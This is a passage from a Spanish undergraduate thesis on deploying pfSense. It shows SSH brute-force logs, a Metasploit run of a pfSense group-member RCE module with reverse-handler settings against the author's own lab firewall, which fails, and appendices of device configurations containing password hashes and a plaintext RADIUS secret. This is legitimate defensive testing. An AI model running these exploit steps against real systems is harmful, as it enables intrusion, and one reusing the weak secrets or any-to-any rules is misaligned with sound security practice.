
```

Podemos comprobar como Metasploit no es capaz de detectar ninguna cuenta comprometida, ya que hemos cambiado las claves que venían por defecto en pfSense. Además, el ataque queda reflejado en los registros de pfSense.

Nov 19 12:49:11	check_reload_status	Syncing firewall
Nov 19 13:14:23	sshd	84634 Did not receive identification string from 10.110.30.144 port 39960
Nov 19 13:20:24	sshd	91355 user admin login class [preauth]
Nov 19 13:20:24	sshd	91355 fatal: Fssh_ssh_packet_get_string: incomplete message [preauth]
Nov 19 13:20:33	sshd	2948 Invalid user pfsense from 10.110.30.144 port 46471
Nov 19 13:20:33	sshguard	64965 Attack from "10.110.30.144" on service 100 with danger 10.
Nov 19 13:20:33	sshd	2948 user NOUSER login class [preauth]
Nov 19 13:20:33	sshd	2948 fatal: Fssh_ssh_packet_get_string: incomplete message [preauth]
Nov 19 13:20:53	sshd	62880 Invalid user redes from 10.110.30.144 port 37845
Nov 19 13:20:53	sshguard	64965 Attack from "10.110.30.144" on service 100 with danger 10.
Nov 19 13:20:53	sshd	62880 user NOUSER login class [preauth]
Nov 19 13:20:53	sshd	62880 fatal: Fssh_ssh_packet_get_string: incomplete message [preauth]
Nov 19 13:25:57	sshd	43777 user root login class [preauth]
Nov 19 13:25:57	sshd	43777 user root login class [preauth]
Nov 19 13:26:05	sshd	43777 Accepted keyboard-interactive/pam for root from 10.110.30.144 port 39990 ssh2
Nov 19 13:26:31	sshd	43777 Received disconnect from 10.110.30.144 port 39990:11: disconnected by user
Nov 19 13:26:31	sshd	43777 Disconnected from user root 10.110.30.144 port 39990
Nov 19 13:27:23	login	login on ttyv0 as root
Nov 20 00:06:01	php	/usr/local/pkg/snort/snort_check_for_rule_updates.php: [Snort] Snort Subscriber rules md5 download failed...
Nov 20 00:06:01	php	/usr/local/pkg/snort/snort_check_for_rule_updates.php: [Snort] Server returned error code 520...
Nov 20 00:06:01	php	/usr/local/pkg/snort/snort_check_for_rule_updates.php: [Snort] The Rules update has finished.
Nov 20 00:06:01	check_reload_status	Syncing firewall
Nov 20 09:59:12	php-fpm	/index.php: Successful login for user 'admin' from: 10.110.30.140 (Local Database)
Nov 20 10:01:20	sshd	24727 user root login class [preauth]
Nov 20 10:01:20	sshd	24727 user root login class [preauth]
Nov 20 10:01:20	sshd	24727 error: PAM: authentication error for root from 10.110.30.144
Nov 20 10:01:20	sshguard	64965 Attack from "10.110.30.144" on service 100 with danger 10.
Nov 20 10:01:20	sshd	24727 Connection closed by authenticating user root 10.110.30.144 port 41327 [preauth]
Nov 20 10:01:20	sshd	25200 user root login class [preauth]
Nov 20 10:01:20	sshd	25200 Failed password for root from 10.110.30.144 port 34775 ssh2
Nov 20 10:01:20	sshguard	64965 Attack from "10.110.30.144" on service 100 with danger 10.
Nov 20 10:01:20	sshd	25200 user root login class [preauth]
Nov 20 10:01:20	sshd	25200 error: PAM: authentication error for root from 10.110.30.144
Nov 20 10:01:20	sshguard	64965 Attack from "10.110.30.144" on service 100 with danger 10.
Nov 20 10:01:20	sshguard	64965 Blocking "10.110.30.144/32" for 120 secs (3 attacks in 0 secs, after 1 abuses over 0 secs.)
Nov 20 10:01:20	sshd	25200 Connection closed by authenticating user root 10.110.30.144 port 34775 [preauth]

4.4.3. Ataques directos a pfSense

En este apartado intentaremos realizar ataques directos a la infraestructura web que tiene montada pfSense para su configuración. Realizamos una búsqueda en Metasploit con el término “pfSense”, y ejecutamos uno de los ataques al módulo web que se nos muestran.



```

Terminal
Archivo Editar Ver Buscar Terminal Ayuda
msf > search pfSense


Matching Modules
=====

Name                               Disclosure Date  Rank  D
Description
-----
-----
exploit/unix/http/pfsense_clickjacking 2017-11-21      normal C
lickjacking Vulnerability In CSRF Error Page pfSense
exploit/unix/http/pfsense_graph_injection_exec 2016-04-18      excellent p
fSense authenticated graph status RCE
exploit/unix/http/pfsense_group_member_exec 2017-11-06      excellent p
fSense authenticated group member RCE

msf >

```

En este caso seleccionamos “unix/http/pfsense_group_member_exec”.



```

Terminal
Archivo Editar Ver Buscar Terminal Ayuda
msf exploit(unix/http/pfsense_group_member_exec) > use unix/http/pfsense_group_member_exec
msf exploit(unix/http/pfsense_group_member_exec) > set RHOST 10.110.30.129
RHOST => 10.110.30.129
msf exploit(unix/http/pfsense_group_member_exec) > set LHOST 10.110.30.144
LHOST => 10.110.30.144
msf exploit(unix/http/pfsense_group_member_exec) > exploit

[*] Started reverse double SSL handler on 10.110.30.144:4444
[*] pfSense Version Detected: 2.4.4-RELEASE
[*] Manual removal of group kTgxnGfXsI is required.
[*] Exploit completed, but no session was created.
msf exploit(unix/http/pfsense_group_member_exec) >

```

Como podemos observar, el ataque ha fallado gracias a que hemos seguido las recomendaciones de seguridad y tenemos actualizado pfSense a la última versión, por lo que el sistema de configuración vía web no es vulnerable. En los ficheros de registro de pfSense no encontramos información relevante.

5. Conclusiones

Los objetivos que nos definimos al principio de este proyecto se han cumplido en su totalidad, se ha podido constatar que pfSense es una solución válida, de alta flexibilidad y de bajo costo con respecto al hardware dedicado, que nos permite diseñar e implementar una infraestructura de red moderna y de alto rendimiento, ofreciéndonos las mismas capacidades que ofrecen varios de estos dispositivos por separado.

5.1. Trabajos realizados

El uso de una herramienta ajena a lo visto en las asignaturas de gestión de redes y de servicios y seguridad del Grado en Ingeniería Informática y concretamente en la mención Ingeniería de Computadores, nos ha servido para comprobar que una infraestructura de red la podemos implementar de diferentes formas, ya sea con dispositivos dedicados como cortafuegos o enrutadores, o con el uso de máquinas con sistemas operativos de propósito general instalados (en el Grado vimos GNU/Linux, en el proyecto implementamos los servicios en FreeBSD).

Cabe decir que no se ha utilizado el 100% de las capacidades que nos ofrece pfSense por lo que es una herramienta muy completa con una gran capacidad de expansión mediante el uso de módulos. Normalmente los módulos en otros sistemas suelen ser de pago, en este caso es todo software gratuito. Aprovechando todas estas características, en el próximo apartado daremos a conocer algunas posibilidades de expansión que no se realizaron en este proyecto y que pueden resultar útiles como complemento del trabajo ya realizado.

El uso de las herramientas de seguridad que la propia plataforma nos ofrece, como la de las otras herramientas utilizadas no ha provisto de un conocimiento extra sobre cómo son las técnicas de penetración y de uso de vulnerabilidades de un sistema, ya que no existe asignatura alguna que trate sobre este tema.

Otro aspecto destacable es que, aun siendo una distribución de gran complejidad, el diseñador ha combinado la facilidad de usar una interfaz visualmente atractiva como es una interfaz web como el uso del intérprete de comandos en casos en los que fuera necesario. La interfaz web simplifica y ahorra tiempo en la gestión de los servicios y módulos, e incluso ofrece el uso de herramientas de monitoreo del tráfico de red (Tcpdump) y es una gran ventaja con respecto al uso de la consola del sistema, editando ficheros de configuración sin ayuda de ninguna aplicación como se había hecho en las asignaturas cursadas.

Por último, hacemos una mención especial a la documentación oficial de la plataforma, puesta a disposición de forma gratuita y a la gran cantidad de usuarios que generan contenido en la red comentando aspectos de configuración del sistema y resolviendo dudas, algunos incluso aportando código al proyecto, lo cual enriquece la experiencia de uso de la herramienta.

5.2. Trabajos futuros

Como opciones adicionales al proyecto realizado podemos mencionar algunos servicios o módulos que no se han podido añadir al trabajo principal, ya sea por su complejidad en la implementación o por causas ajenas que han imposibilitado añadirlos.

En toda implementación de una infraestructura de red, es recomendable poseer algún tipo de redundancia para evitar cortes de tráfico debido a accidentes o a actuaciones programadas en esta infraestructura. La distribución pfSense nos ofrece algunas herramientas para actuar en estos casos: Alta Disponibilidad (utilizando *CARP* para redundancia IP como *pfsync* para sincronización de la tabla de estados del sistema). Su implementación más común es la configuración de dos ordenadores (denominados primario y secundario) conectados por una interfaz de sincronización.

A parte de tener la opción de Alta Disponibilidad, pfSense nos ofrece capacidad *Multi-WAN*, donde se pueden configurar dos conexiones de acceso a Internet mediante distintos proveedores y, dependiendo del caso de uso usarla como un balanceo de carga o por conmutación por error (*failover*), aumentando así la disponibilidad.

Otra opción por explorar sería el uso de una red privada virtual (*VPN*) para dar acceso desde el exterior a la red cableada en donde se encuentran los servicios, ofreciendo pfSense dos opciones comúnmente usadas (*IPSEC* y *OpenVPN*).

En caso de que el proveedor de acceso nos ofreciera direcciones IP situadas en un rango de direccionamiento no estático, pfSense ofrece diferentes clientes de servicio de resolución de nombres dinámico para facilitar la conexión. Si se diera el caso, pfSense puede también actuar de servidor DNS.

En último lugar hay que comentar que todo este proyecto lo podríamos adaptar a IPv6, ya que pfSense está preparado para este tipo de acceso a la red.

6. Bibliografía

- [1] TP-Link Technologies, «TL-WA701ND | Punto de acceso inalámbrico N a 150 Mbps | TP-Link Iberia,» 26 10 2018. [En línea]. Available: https://www.tp-link.com/es/products/details/cat-12_TL-WA701ND.html. [Último acceso: 26 10 2018].
- [2] Rubicon Communications LLC, «pfSense - World's Most Trusted Open Source Firewall,» 23 10 2018. [En línea]. Available: <https://www.pfsense.org/>. [Último acceso: 23 10 2018].
- [3] Cisco Systems, «Switches - Cisco Catalyst 2960 Series Switches - Cisco,» 26 10 2018. [En línea]. Available: <https://www.cisco.com/c/en/us/support/switches/catalyst-2960-series-switches/tsd-products-support-series-home.html?dtid=ossdc000283>. [Último acceso: 26 10 2018].
- [4] Cisco, «Snort - Network Intrusion Detection & Prevention System,» 2018. [En línea]. Available: <https://www.snort.org/>. [Último acceso: 09 11 2018].
- [5] JGraph Ltd., «draw.io,» [En línea]. Available: <https://www.draw.io/>. [Último acceso: 09 11 2018].
- [6] Zibri, «TP-LINK Configuration file encrypt and decrypt,» [En línea]. Available: <http://www.zibri.org/2015/10/tp-link-configuration-file-encrypt-and-decrypt.html>. [Último acceso: 12 11 2018].
- [7] Centro Criptológico Nacional, Guía avanzada de Nmap, Gobierno de España - Ministerio de la Presidencia, 2012.
- [8] G. Lyon, «Nmap: the Network Mapper - Free Security Scanner,» [En línea]. Available: <https://nmap.org/>. [Último acceso: 12 11 2018].
- [9] R. Chandel, «How to Detect NMAP Scan Using Snort,» [En línea]. Available: <http://www.hackingarticles.in/detect-nmap-scan-using-snort/>. [Último acceso: 13 11 2018].
- [10] D. Kimura, «GitHub - kobaltz/pfsense_captive_portal,» [En línea]. Available: https://github.com/kobaltz/pfsense_captive_portal. [Último acceso: 19 11 2018].
- [11] Rapid7, «Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit,» [En línea]. Available: <https://www.metasploit.com/>. [Último acceso: 19 11 2018].
- [12] C. Reid, «Metasploitable/SSH/Exploits - charlesreid1,» [En línea]. Available: <https://charlesreid1.com/wiki/Metasploitable/SSH/Exploits>. [Último acceso: 19 11 2018].

7. Anexos

7.1. Cisco Catalyst 2960

Fichero completo de configuración del conmutador Cisco Catalyst 2960:

```
!  
version 12.2  
no service pad  
service timestamps debug datetime msec  
service timestamps log datetime msec  
no service password-encryption  
!  
hostname Switch  
!  
boot-start-marker  
boot-end-marker  
!  
!  
no aaa new-model  
system mtu routing 1500  
ip subnet-zero  
!  
!  
crypto pki trustpoint TP-self-signed-656309376  
  enrollment selfsigned  
  subject-name cn=IOS-Self-Signed-Certificate-656309376  
  revocation-check none  
rsa-keypair TP-self-signed-656309376  
!  
!  
crypto pki certificate chain TP-self-signed-656309376  
  certificate self-signed 01  
    3082023D 308201A6 A0030201 02020101 300D0609 2A864886 F70D0101 04050030  
    30312E30 2C060355 04031325 494F532D 53656C66 2D536967 6E65642D 43657274  
    69666963 6174652D 36353633 30393337 36301E17 0D393330 33303130 30303035  
    355A170D 32303031 30313030 30303030 5A303031 2E302C06 03550403 1325494F  
    532D5365 6C662D53 69676E65 642D4365 72746966 69636174 652D3635 36333039  
    33373630 819F300D 06092A86 4886F70D 01010105 0003818D 00308189 02818100  
    C41D98BC 3EF9D25C 6A4D3A62 61C0D50D E8C9BCA6 4E2E3D73 0CB76314 E3D07490  
    E967E70F 33D91D2F B6A92691 374F4EDC 6E64F767 750CEF60 2572D614 9ADEE9AE  
    FA302C72 69401CB5 1247247C 89FEC7D5 FC683F5A CFE33793 7ECF9581 22B03CC3  
    9FB8F850 3E227D10 7FE781D1 91BD3E00 B41DB7A0 FE9EC4CE 164751A2 1C70446B  
    02030100 01A36730 65300F06 03551D13 0101FF04 05300301 01FF3012 0603551D  
    11040B30 09820753 77697463 682E301F 0603551D 23041830 16801446 F2925025  
    BAD70C34 F0FABF1E 17516C8E DE30CB30 1D060355 1D0E0416 041446F2 925025BA  
    D70C34F0 FABF1E17 516C8EDE 30CB300D 06092A86 4886F70D 01010405 00038181  
    00A1EDB1 DD5D666A EA3AAA98 A1EEE2EC 6ECFCEDF 83DBC6BA 96ACFDBA 633BC4FA  
    C79F1BBA 464CB8F2 7D0FFFE8 ACDA1D13 B1B2A9E4 9045D919 63EC64F2 9F081089  
    EF8C892E CE4E2C72 D93E4D75 B3AC53C8 1EF4002C 46A95E7F 7CD1EE85 0B60CFDB  
    B3D6DC78 C139C9F1 EE5CD87E 4B95E123 32A81C20 066675D7 526EE1F8 B4015D41 55  
  quit  
!  
!  
!  
!  
!  
spanning-tree mode pvst  
spanning-tree extend system-id  
!  
vlan internal allocation policy ascending  
!  
!  
interface Port-channel1
```

```
!  
interface FastEthernet0/1  
!  
interface FastEthernet0/2  
!  
interface FastEthernet0/3  
!  
interface FastEthernet0/4  
!  
interface FastEthernet0/5  
!  
interface FastEthernet0/6  
!  
interface FastEthernet0/7  
!  
interface FastEthernet0/8  
!  
interface FastEthernet0/9  
!  
interface FastEthernet0/10  
!  
interface FastEthernet0/11  
  switchport mode trunk  
  channel-group 1 mode active  
!  
interface FastEthernet0/12  
  switchport mode trunk  
  channel-group 1 mode active  
!  
interface FastEthernet0/13  
  switchport access vlan 50  
!  
interface FastEthernet0/14  
  switchport access vlan 50  
!  
interface FastEthernet0/15  
  switchport access vlan 50  
!  
interface FastEthernet0/16  
  switchport access vlan 50  
!  
interface FastEthernet0/17  
  switchport access vlan 50  
!  
interface FastEthernet0/18  
  switchport access vlan 50  
!  
interface FastEthernet0/19  
  switchport access vlan 100  
!  
interface FastEthernet0/20  
  switchport access vlan 100  
!  
interface FastEthernet0/21  
  switchport access vlan 100  
!  
interface FastEthernet0/22  
  switchport access vlan 100  
!  
interface FastEthernet0/23  
  switchport access vlan 100  
!  
interface FastEthernet0/24  
  switchport access vlan 100
```

```
! interface Vlan1
  no ip address
  no ip route-cache
!
ip http server
ip http secure-server
!
control-plane
!
!
line con 0
line vty 0 4
  login
line vty 5 15
  login
!
end
```

7.2. TP-LINK TL-WA701ND

Fichero de configuración del punto de acceso TP-LINK TL-WA701ND descifrado del archivo de copia de seguridad y con las partes más relevantes:

```

lan_ip 10.110.30.240      lan_msk 255.255.255.128      lan_type 1
lan_gw 174988929        factory_lan_mac 64-70-02-4c-75-af  dhcp_str 10.110.30.129
dhcp_end 10.110.30.254  dhcp_gw 10.110.30.240      dhcp_tm 7200
dhcp_dns1 0.0.0.0      dhcp_dns2 0.0.0.0        dos_en 0
dos_tm 10              dos_icmp_en 0            dos_icmp_lim 50
dos_udp_en 0          dos_udp_lim 500         dos_tcp_en 0
dos_tcp_lim 50        dos_ping_wan 0          dos_ping_lan 0
arp_topen 0          wlan_rout_type 8        wlan_en 1
wlan_ssid_brd 1      wlan_op_mode 0          disable_local_wlan 0
wlan_mbssid_en 1 1    wlan_mbssid_str 1 PFSense_AP_TFG  wlan_mbssid_vlanid 1 1
wlan_rgn_ind 108     wlan_curent_region 89   wlan_show_region 1
wlan_chnnl 15        wlan_mode 5            wlan_ssid_nochange 0
wlan_xr 0            wlan_chanwidth 2       wlan_rate 53
wlan_bridgeEn 0      wlan_sec 1             wlan_wepIdx 1
wlan_authtype 1      wlan_vlan_enable 0     wlan_router_type 0
wlan_security_en 1 0 wlan_security_en 2 0    wlan_security_en 3 0
wlan_security_en 4 0 wlan_Auth 1 0          wlan_Auth 2 0
wlan_Auth 3 0        wlan_Auth 4 0          wlan_secSubType1 1 3
wlan_secSubType1 2 3 wlan_secSubType1 3 3   wlan_secSubType1 4 3
wlan_secSubType2 1 3 wlan_secSubType2 2 3   wlan_secSubType2 3 3
wlan_secSubType2 4 3 wlan_secSubType3 1 3   wlan_secSubType3 2 3
wlan_secSubType3 3 3 wlan_secSubType3 4 3   wlan_Encrypt 1
wlan_Dot1x_en 0      wlan_Radius 1 0.0.0.0   wlan_Radius 2 0.0.0.0
wlan_Radius 3 0.0.0.0 wlan_Radius 4 0.0.0.0  wlan_RadiusPort 1 1812
wlan_RadiusPort 2 1812 wlan_RadiusPort 3 1812 wlan_RadiusPort 4 1812
wlan_CurKey 1        wlan_GroupKeyUpdate 1 1 wlan_GroupKeyUpdate 2 1
wlan_GroupKeyUpdate 3 1 wlan_GroupKeyUpdate 4 1 wlan_GroupKeyUpdateWpa 1 1
wlan_GroupKeyUpdateWpa 2 1 wlan_GroupKeyUpdateWpa 3 1 wlan_GroupKeyUpdateWpa 4 1
wlan_wpaCipher 1 1   wlan_wpaCipher 2 1     wlan_wpaCipher 3 1
wlan_wpaCipher 4 1   wlan_pskCipher 1 1     wlan_pskCipher 2 1
wlan_pskCipher 3 1   wlan_pskCipher 4 1     wlan_Pirv_key 1
wlan_priv_defkey 1   wlan_key_len 1 0       wlan_key_len 2 0
wlan_key_len 3 0     wlan_key_len 4 0       wlan_warn 1 0
wlan_warn 2 0        wlan_warn 3 0          wlan_warn 4 0
wlan_sec_changed 1 0 wlan_sec_changed 2 0   wlan_sec_changed 3 0
wlan_sec_changed 4 0 wlan_vapIdx 1 0        wlan_vapIdx 2 1
wlan_vapIdx 3 2      wlan_vapIdx 4 3        wlan_mode_ap 1
wlan_mode_staType 0  wlan_mode_wds 0        wlan_mode_pptAp 1
wlan_mode_mptAp 1    wlan_mode_apBrd 1     wlan_mode_modes 111010111
wlan_wme_en 1        wlan_shortPrm_dis 0    wlan_rts_thrh 2346
wlan_frag_thrh 2346 wlan_beacon_intv 100   wlan_pwr 0
wlan_shortGI 1      wlan_isolate 0         wlan_dtim_intv 1
wlan_wps_en 1 0     wlan_wps_en 2 1        wlan_wps_en 3 1
wlan_wps_en 4 1     wlan_lock_pin 1 0      wlan_lock_pin 2 0
wlan_lock_pin 3 0   wlan_lock_pin 4 0      wlan_acl_mode 1 0
wlan_acl_mode 2 0   wlan_acl_mode 3 0      wlan_acl_mode 4 0
wlan_exc_unlist 1 0 wlan_exc_unlist 2 0    wlan_exc_unlist 3 0
wlan_exc_unlist 4 0 wlan_show_key 0        shw_wzd 0
loopback_en 1       upnp_en_unused 1      tcp_trace_ip 0.0.0.0
sysstat_en 0        sysstat_nInterval 10  sysstat_autoRefresh 0
sysstat_nSortRules 5 dhcp_sta_num 0        virt_srv_num 0
port_trig_num 0     sta_rt_num 0          parent_en 0
parent_mode 0       parent_mac 00-00-00-00-00-00 access_glbl_en 0
access_mode 0

```

7.3. pfSense

Apartado *System* de pfSense en formato XML:

```

<system>
  <optimization>normal</optimization>
  <hostname>red30</hostname>
  <domain>dis.ulpgc.es</domain>
  <group>
    <name>all</name>
    <description><![CDATA[All Users]]></description>
    <scope>system</scope>
    <gid>1998</gid>
  </group>
  <group>
    <name>admins</name>
    <description><![CDATA[System Administrators]]></description>
    <scope>system</scope>
    <gid>1999</gid>
    <member>0</member>
    <priv>page-all</priv>
  </group>
  <user>
    <name>admin</name>
    <descr><![CDATA[System Administrator]]></descr>
    <scope>system</scope>
    <groupname>admins</groupname>
    <bcrypt-
hash>$2y$10$hwUVMqDec/9uxoaeTxf000JZRuH96Mk3u7haJE3YwtJmP9wECWKq6</bcrypt-hash>
    <uid>0</uid>
    <priv>user-shell-access</priv>
    <expires></expires>
    <dashboardcolumns>2</dashboardcolumns>
    <authorizedkeys></authorizedkeys>
    <ipsecpsk></ipsecpsk>
    <webguicss>pfSense.css</webguicss>
  </user>
  <user>
    <scope>user</scope>
    <bcrypt-
hash>$2y$10$GRTd4UKPuoIkvMb5Z9You.PkysuRpjAZwdt8YUZhktuc/L69xIw3y</bcrypt-hash>
    <descr></descr>
    <name>usuariowifi</name>
    <expires></expires>
    <dashboardcolumns>2</dashboardcolumns>
    <authorizedkeys></authorizedkeys>
    <ipsecpsk></ipsecpsk>
    <webguicss>pfSense.css</webguicss>
    <uid>2000</uid>
    <priv>user-services-captiveportal-login</priv>
  </user>
  <nextuid>2001</nextuid>
  <nextgid>2000</nextgid>
  <timeservers>0.pfsense.pool.ntp.org hora.roa.es hora.rediris.es time.windows.com
ntp.ulpgc.es</timeservers>
  <webgui>
    <protocol>https</protocol>
    <loginautocomplete></loginautocomplete>
    <ssl-certref>5bb20d753abd5</ssl-certref>
    <dashboardcolumns>3</dashboardcolumns>
    <webguicss>pfSense.css</webguicss>
    <logincss>1e3f75;</logincss>
    <port></port>
    <max_procs>2</max_procs>
  </webgui>
  <disablenatreflection>yes</disablenatreflection>
  <disablesegmentationoffloading></disablesegmentationoffloading>
  <disablelargereceiveoffloading></disablelargereceiveoffloading>
  <ipv6allow></ipv6allow>
  <maximumtableentries>40000</maximumtableentries>
  <powerd_ac_mode>hadp</powerd_ac_mode>

```

```

<powerd_battery_mode>hadp</powerd_battery_mode>
<powerd_normal_mode>hadp</powerd_normal_mode>
<bogons>
  <interval>monthly</interval>
</bogons>
<language>en_US</language>
<timezone>Atlantic/Canary</timezone>
<dns1gw>WANGW</dns1gw>
<dns2gw>WANGW</dns2gw>
<dns3gw>none</dns3gw>
<already_run_config_upgrade></already_run_config_upgrade>
<serialspeed>115200</serialspeed>
<primaryconsole>serial</primaryconsole>
<enablessh>enabled</enablessh>
<thermal_hardware>coretemp</thermal_hardware>
<use_mfs_tmp_size></use_mfs_tmp_size>
<use_mfs_var_size></use_mfs_var_size>
<prefer_ipv4></prefer_ipv4>
<dnsserver>193.145.138.100</dnsserver>
<dnsserver>193.145.138.200</dnsserver>
<dnsallowoverride></dnsallowoverride>
<authserver>
  <refid>5bbb3096a6ff5</refid>
  <type>radius</type>
  <name>Wifi Radius Server</name>
  <radius_protocol>MSCHAPv2</radius_protocol>
  <host>10.110.30.129</host>
  <radius_nasip_attribute>opt2</radius_nasip_attribute>
  <radius_secret>pfsense</radius_secret>
  <radius_timeout>5</radius_timeout>
  <radius_auth_port>1812</radius_auth_port>
</authserver>
</system>

```

Apartado *Firewall Rules*:

```

<filter>
  <rule>
    <id></id>
    <tracker>1539001536</tracker>
    <type>pass</type>
    <interface>wan</interface>
    <ipprotocol>inet</ipprotocol>
    <tag></tag>
    <tagged></tagged>
    <max></max>
    <max-src-nodes></max-src-nodes>
    <max-src-conn></max-src-conn>
    <max-src-states></max-src-states>
    <statetimeout></statetimeout>
    <statetype><![CDATA[keep state]]></statetype>
    <os></os>
    <protocol>tcp</protocol>
    <source>
      <any></any>
    </source>
    <destination>
      <network>wanip</network>
      <port>443</port>
    </destination>
    <descr></descr>
    <updated>
      <time>1539001536</time>
      <username>admin@10.110.30.140 (Local Database)</username>
    </updated>
    <created>
      <time>1539001536</time>
      <username>admin@10.110.30.140 (Local Database)</username>
    </created>
  </rule>

```

```

<rule>
  <type>pass</type>
  <ipprotocol>inet</ipprotocol>
  <descr><![CDATA[Default allow LAN to any rule]]></descr>
  <interface>lan</interface>
  <tracker>0100000101</tracker>
  <source>
    <network>lan</network>
  </source>
  <destination>
    <any></any>
  </destination>
</rule>
<rule>
  <type>pass</type>
  <ipprotocol>inet6</ipprotocol>
  <descr><![CDATA[Default allow LAN IPv6 to any rule]]></descr>
  <interface>lan</interface>
  <tracker>0100000102</tracker>
  <source>
    <network>lan</network>
  </source>
  <destination>
    <any></any>
  </destination>
</rule>
<rule>
  <id></id>
  <tracker>1538396799</tracker>
  <type>pass</type>
  <interface>opt1</interface>
  <ipprotocol>inet</ipprotocol>
  <tag></tag>
  <tagged></tagged>
  <max></max>
  <max-src-nodes></max-src-nodes>
  <max-src-conn></max-src-conn>
  <max-src-states></max-src-states>
  <statetimeout></statetimeout>
  <statetype><![CDATA[keep state]]></statetype>
  <os></os>
  <source>
    <any></any>
  </source>
  <destination>
    <any></any>
  </destination>
  <descr><![CDATA[Default allow any to any rule]]></descr>
  <updated>
    <time>1538396799</time>
    <username>admin@192.168.1.100</username>
  </updated>
  <created>
    <time>1538396799</time>
    <username>admin@192.168.1.100</username>
  </created>
</rule>
<rule>
  <id></id>
  <tracker>1538396819</tracker>
  <type>pass</type>
  <interface>opt2</interface>
  <ipprotocol>inet</ipprotocol>
  <tag></tag>
  <tagged></tagged>
  <max></max>
  <max-src-nodes></max-src-nodes>
  <max-src-conn></max-src-conn>
  <max-src-states></max-src-states>
  <statetimeout></statetimeout>
  <statetype><![CDATA[keep state]]></statetype>
  <os></os>
  <source>

```

```

        <any></any>
    </source>
    <destination>
        <any></any>
    </destination>
    <descr><![CDATA[Default allow any to any rule]]></descr>
    <updated>
        <time>1538396819</time>
        <username>admin@192.168.1.100</username>
    </updated>
    <created>
        <time>1538396819</time>
        <username>admin@192.168.1.100</username>
    </created>
</rule>
<separator>
    <opt1></opt1>
    <opt2></opt2>
    <wan></wan>
</separator>
</filter>

```

Apartado Interfaces:

```

<interfaces>
    <wan>
        <enable></enable>
        <if>em0</if>
        <descr><![CDATA[WAN]]></descr>
        <ipaddr>10.110.1.30</ipaddr>
        <subnet>24</subnet>
        <gateway>WANGW</gateway>
        <spoofopt></spoofopt>
    </wan>
    <lan>
        <enable></enable>
        <if>lagg0</if>
        <ipaddr>192.168.1.1</ipaddr>
        <subnet>24</subnet>
        <ipaddrv6>track6</ipaddrv6>
        <subnetv6>64</subnetv6>
        <media></media>
        <mediaopt></mediaopt>
        <track6-interface>wan</track6-interface>
        <track6-prefix-id>0</track6-prefix-id>
        <descr><![CDATA[LAN]]></descr>
    </lan>
    <opt1>
        <descr><![CDATA[WIRED]]></descr>
        <if>lagg0.50</if>
        <spoofopt></spoofopt>
        <enable></enable>
        <ipaddr>10.110.30.1</ipaddr>
        <subnet>25</subnet>
    </opt1>
    <opt2>
